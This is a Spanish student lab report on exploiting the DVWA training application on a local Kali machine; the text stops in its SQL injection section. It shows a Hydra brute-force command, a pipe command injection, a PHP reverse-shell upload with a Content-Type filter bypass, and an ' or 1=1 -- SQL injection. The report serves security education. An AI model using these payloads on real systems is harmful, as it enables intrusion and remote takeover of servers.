

## **CURSO DE ESPECIALIZACIÓN DE CIBERSEGURIDAD**

**IESElCaminàs.**

**Módulo: Puesta en producción segura.**

**Título: RA3.2 : DVWA**

**Autor: Jaume Tellols Monfort.**

**Profesor: Pau Conejero Alberola.**

**Fecha: 24/05/2025**



## Objetivos

---

- Comprender y explotar vulnerabilidades comunes en aplicaciones web a través del entorno DVWA.
- Reforzar el conocimiento práctico de técnicas como inyección SQL, XSS, CSRF, y gestión insegura de sesiones.
- Identificar las diferencias entre los niveles de seguridad (Low y Medium) implementados en la aplicación.
- Aplicar herramientas como Hydra y Netcat para la automatización de ataques.
- Utilizar el navegador y sus herramientas de desarrollo para manipular parámetros, cookies y formularios.
- Documentar de forma clara el proceso de explotación, los comandos usados y los resultados obtenidos.
- Desarrollar una visión crítica sobre las medidas de seguridad y cómo implementarlas correctamente para mitigar riesgos reales.

## Resumen

---

Durante esta práctica trabajé con Damn Vulnerable Web Application (DVWA), un entorno vulnerable diseñado para practicar técnicas de pentesting. Instalé y configuré la aplicación en un entorno controlado y realicé pruebas sobre los niveles Low y Medium de todas las secciones disponibles. Exploté múltiples vulnerabilidades, incluyendo inyecciones SQL, ejecución de comandos, ataques XSS (reflejado, almacenado y basado en DOM), CSRF, subida de archivos maliciosos y análisis de cookies débiles. Utilicé herramientas como Hydra, Netcat y funcionalidades del navegador como el inspector de red para modificar peticiones HTTP. Fui documentando cada paso con capturas y explicaciones, reflejando tanto el proceso de ataque como los resultados obtenidos.

**Índice de Contenidos**

<b>1. DAMN VULNERABLE WEB APPLICATION.....</b>	<b>3</b>
1.1 Brute Force - DVWA.....	5
1.2 Command Injection - DVWA.....	6
1.3 Cross Site Request Forgery (CSRF) - DVWA.....	8
1.4 File Inclusion - DVWA.....	8
1.5 File Upload - DVWA.....	9
1.6 SQL Injection - DVWA.....	12
1.7 SQL Injection (Blind) - DVWA.....	14
1.8 Weak Session IDs - DVWA.....	14
1.10 Reflected Cross Site Scripting (XSS) - DVWA.....	17
1.11 Stored Cross Site Scripting (XSS) - DVWA.....	18
1.12 Content Security Policy (CSP) Bypass - DVWA.....	19
1.13 JavaScript Attacks - DVWA.....	20
<b>2. Webgrafía.....</b>	<b>23</b>
<b>3. Conclusión.....</b>	<b>23</b>

## 1. DAMN VULNERABLE WEB APPLICATION

---

Vamos a trabajar con DVWA (Damn Vulnerable Web Application), una aplicación web intencionadamente vulnerable que sirve para practicar técnicas de hacking ético y pentesting. La he instalado localmente en mi entorno Kali Linux y accede a través del navegador para realizar las distintas pruebas de explotación en cada una de sus secciones.

Para instalarlo simplemente sigo la guía de github y al terminar la instalación me indica la url a la que puedo acceder y usuario/contraseña.

```
(root@KaliVirtual)-[/home/jaume]
# l
DVWA/ Desktop/ Documents/ Downloads/ LiME/ Music/ Pictures/ Public/ Templates/ Videos

(root@KaliVirtual)-[/home/jaume]
# wget https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh
--2025-04-21 20:58:30-- https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.108.134, 185.199.108.135, 185.199.108.136
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected
HTTP request sent, awaiting response... 200 OK
Length: 16902 (17K) [text/plain]
Saving to: 'Install-DVWA.sh'

Install-DVWA.sh                               100%[=====]
2025-04-21 20:58:30 (9.14 MB/s) - 'Install-DVWA.sh' saved [16902/16902]

(root@KaliVirtual)-[/home/jaume]
# chmod +x Install-DVWA.sh

(root@KaliVirtual)-[/home/jaume]
# sudo ./Install-DVWA.sh

      DVWA
    INSTALLER

Welcome to the DVWA setup!
Script Name: Install-DVWA.sh
Author: IamCarron
Github Repo: https://github.com/IamCarron/DVWA-Script
Installer Version: 1.0.5

Updating repositories ...
Get:1 https://repo.protonvpn.com/debian stable InRelease [2967 B]
Err:1 https://repo.protonvpn.com/debian stable InRelease
  The following signatures couldn't be verified because the public key is not available: NO_PUBKEY
Get:2 http://mirror.es.cdn-perfprod.com/kali kali-rolling InRelease [41.5 kB]
Get:3 http://mirror.es.cdn-perfprod.com/kali kali-rolling/main amd64 Packages [21.0 MB]
0% [3 Packages 21.0 MB/21.0 MB 100%]
```

Figura 1: Instalación de dvwa

```

SQL commands executed successfully.
Configuring DVWA ...
Configuring permissions ...
Configuring PHP ...
Enabling Apache ...
Restarting Apache ...
DVWA has been installed successfully. Access http://localhost/DVWA to get started.
Credentials:
Username: admin
Password: password

With ♥ by IamCarron

(root@KaliVirtual)-[/home/jaume]

```

Figura 2: Acceso a dvwa




Figura 3: Menu principal de dvwa

## 1.1 Brute Force - DVWA

Esta sección permite simular un ataque de fuerza bruta sobre el inicio de sesión. En el nivel low, he hecho una prueba manual introduciendo combinaciones comunes de usuario y contraseña, observando cómo no había ningún tipo de protección, ni bloqueo por intentos ni retardo de respuesta.

Figura 4: Prueba de brute force manual

Luego, para automatizar el proceso, utilicé la herramienta Hydra con un diccionario de contraseñas. El comando nos permite hacer múltiples intentos en muy poco tiempo, explotando la falta de mecanismos de defensa ante este tipo de ataques. Y tras poco tiempo vemos que saca la contraseña adecuada, funciona tanto en low como médico.

```
(root@KaliVirtual) - [/home/jaume/DVWA]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login#:Cookie=security=low"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-22 21:12:38
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login#:Cookie=security=low
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-22 21:12:39

(root@KaliVirtual) - [/home/jaume/DVWA]
```

Figura 5: Ejecución del comando hydra con diccionario


## 1.2 Command Injection - DVWA

### LOW | MEDIUM

Esta vulnerabilidad aparece cuando los datos introducidos por el usuario se ejecutan directamente en el sistema operativo sin una validación previa.

En el nivel low, vemos que se puede inyectar comandos junto con el ping, como por ejemplo “| ls” y obtener la salida de los directorios.

Esto funciona tanto en low como en medium



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with various security tools, and 'Command Injection' is highlighted. The main content area is titled 'Vulnerability: Command Injection' and features a 'Ping a device' section. This section includes a text input field for an IP address and a 'Submit' button. Below the input field, the output of a ping command to 127.0.0.1 is displayed in red text, showing four successful pings with 56(84) bytes of data and a time of 0.023 ms each. The statistics show 4 packets transmitted, 4 received, 0% packet loss, and a total time of 3077ms. The 'More Information' section lists several links related to command injection vulnerabilities.

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```


PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.023 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3077ms
rtt min/avg/max/mdev = 0.023/0.023/0.025/0.000 ms
  
```

### More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

Figura 6: Prueba de ping



This screenshot shows the DVWA interface with the 'Command Injection' tool selected. The 'Ping a device' section is still visible, but the output now shows the result of a command injection: 'help', 'index.php', and 'source' listed in red text. The 'More Information' section remains the same as in the previous figure.

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```

help
index.php
source
  
```

### More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

Figura 7: Inyección de comando |ls

### 1.3 Cross Site Request Forgery (CSRF) - DVWA

Esta vulnerabilidad se basa en inducir al usuario autenticado a realizar acciones no deseadas.

#### LOW

En el nivel low, exploté esta debilidad manipulando directamente la URL de cambio de contraseña, sin necesidad de saber la contraseña actual. Con esto conseguí cambiar la contraseña de un usuario simplemente accediendo a una url maliciosa.

El nivel médium no entiendo cómo realizarlo




Figura 8: Cambio de contraseña manipulando la url

### 1.4 File Inclusion - DVWA

Esta vulnerabilidad consiste en que la aplicación permite incluir archivos externos sin validar correctamente la ruta.

#### LOW | MEDIUM

En el nivel low, modifiqué la URL para apuntar a rutas con archivos sospechosos y así acceder a archivos del sistema.



```

[
  <em>
    <a href="?page=/etc/sus">file1.php</a>
  </em>
] - [
  <em>
    </em>
  ]

```

Figura 9: Cambio de la dirección a la que accede el archivo

En el nivel medium funciona de la misma manera.




Figura 10: Archivo malicioso abierto correctamente

## 1.5 File Upload - DVWA

En esta parte aprovechamos la posibilidad de subir archivos al servidor.

### LOW

En el nivel low, simplemente subimos un archivo .php con una reverse shell. Al acceder al archivo desde la URL, se ejecuta el código y conseguimos acceso remoto al servidor con netcat.

```

File Actions Edit View Help
GNU nano 8.1 rev.php
<?php
$ip = '127.0.0.1';
$port = 9001;
$sock = fsockopen($ip, $port);
$proc = proc_open('/bin/sh -i', array(0 => $sock, 1 => $sock, 2 => $sock), $pipes);
?>

```

Figura 11: Archivo php que vamos a subir donde nos abre un reverse shell




Figura 12: Archivo subido




Figura 13: Acceso al archivo a través de url




Figura 14: Reverse shell abierta

## MEDIUM

En Medium, el sistema bloqueaba archivos .php, así que utilicé el truco de cambiar el encabezado Content-Type a imagen/ping desde la pestaña de red del navegador (usando "Edit and Resend").




Figura 15: Cambiamos en inspeccionar el tipo de archivo que estamos subiendo

Eso nos permite subir el archivo igualmente, y al visitarlo desde la URL, se abre la reverse shell sin problema.




Figura 16: Cambio de php a png y nos deja subirlo al reenviar




Figura 17: Reverse shell abierta

## 1.6 SQL Injection - DVWA

En esta sección me enfrenté a una típica inyección SQL donde intentamos inyectar una consulta sql no intencionada.

### LOW

En el nivel low, basta con introducir ' or 1=1 -- en el campo de ID para obtener la lista completa de usuarios.




Figura 18: Id 1

